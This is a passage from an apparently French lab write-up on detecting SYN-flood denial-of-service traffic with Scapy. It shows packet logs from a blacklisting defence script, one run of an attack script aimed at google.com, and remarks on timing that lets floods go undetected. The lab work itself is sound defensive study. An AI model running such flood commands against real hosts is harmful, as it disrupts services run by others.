  Dest port : 37001
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:08:35.459800
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 62484
  Dest port : 80
  Protocol : 6
  Flags :S

Got a packet : 2020-04-01 23:08:35.465673
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 62484
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:08:35.579164
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 39498
  Dest port : 80
  Protocol : 6
  Flags :S

Got a packet : 2020-04-01 23:08:35.581921
  Source ip : 192.168.0.100
  Dest ip : 192.168.1.1
  Source port : 80
  Dest port : 39498
  Protocol : 6
  Flags :RA
Response to a request

Got a packet : 2020-04-01 23:08:35.693522
  Source ip : 192.168.1.1
  Dest ip : 192.168.0.100
  Source port : 55382
  Dest port : 80
  Protocol : 6
  Flags :S
192.168.1.1 is blacklisted for DOS this destination
```

On voit même qu'en envoyant des requêtes vers *google.com*, ces derniers ne sont pas redirigés.

```
root@UbuntuDockerGuest-2:/home/script# python attackDOS.py 192.168.1.1 google.com 2 300
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
2020-04-01 23:16:56.092175
packet sent 0 to google.com from port 7583
.
Sent 1 packets.
2020-04-01 23:16:56.426371
packet sent 1 to google.com from port 45591
```

```
Got a packet : 2020-04-01 23:16:56.121134
  Source ip : 192.168.1.1
  Dest ip : 216.58.215.46
  Source port : 45591
  Dest port : 80
  Protocol : 6
  Flags :S
This source has been blacklisted for DOSing
```

Le script d'interception est plutôt efficace dès lors que lors reste dans l'ordre de grandeur des millisecondes. Ainsi en donnant au script de défense un intervalle maximum de 15 ms et en demandant au script d'attaque de requêter sans délai d'intervalle, le script d'interception est encore capable d'identifier du DOS.

Mais si l'intervalle donné au script de défense descend en dessous de cette valeur, il ne sera plus capable d'identifier l'attaque car le temps de traitement sera de l'ordre de quelques millisecondes (autant dire que donner une petite valeur entre 0 et 1 ne permettra de rien bloquer)

Autre chose, le temps de traitement étant de quelques millisecondes, si on lance les scripts d'attaque et de défense avec la même valeur pour l'intervalle (par exemple 50 ms), aucun DOS ne sera détecté et bloqué, même si le nombre maximal de requête autorisée est de 3 et que le script d'attaque en envoie 200.

Sources

https://scapy.readthedocs.io/en/latest/usage.html
https://gist.github.com/eXenon/85a3eab09fefbb3bee5d
http://www.secdev.org/conf/scapy_csw05.pdf
https://fr.wikipedia.org/wiki/Attaque_par_d%C3%A9ni_de_service#Attaque_par_d%C3%A9ni_de_service_SYN_Flood
https://www.imperva.com/learn/application-security/ddos-attack-scripts/
https://www.gnulinuxmag.com/scapy-le-couteau-suisse-python-pour-le-reseau-partie-2-2/
https://www.geeksforgeeks.org/tcp-flags/
https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_sqli_web_attack.htm
https://tutorial.eyehunts.com/python/python-sleep-function-time-milliseconds/
https://docs.python.org/fr/3.6/library/datetime.html
https://blog.radware.com/security/2017/11/http-attacks/
https://lh3.googleusercontent.com/proxy/qvATqMKSfLK97ifmtIji3V9tltLcyGAXy-DilJHAGKhoR9COs7q2hN-i5lyWwPr5dDowuNB3Y7Ly_HA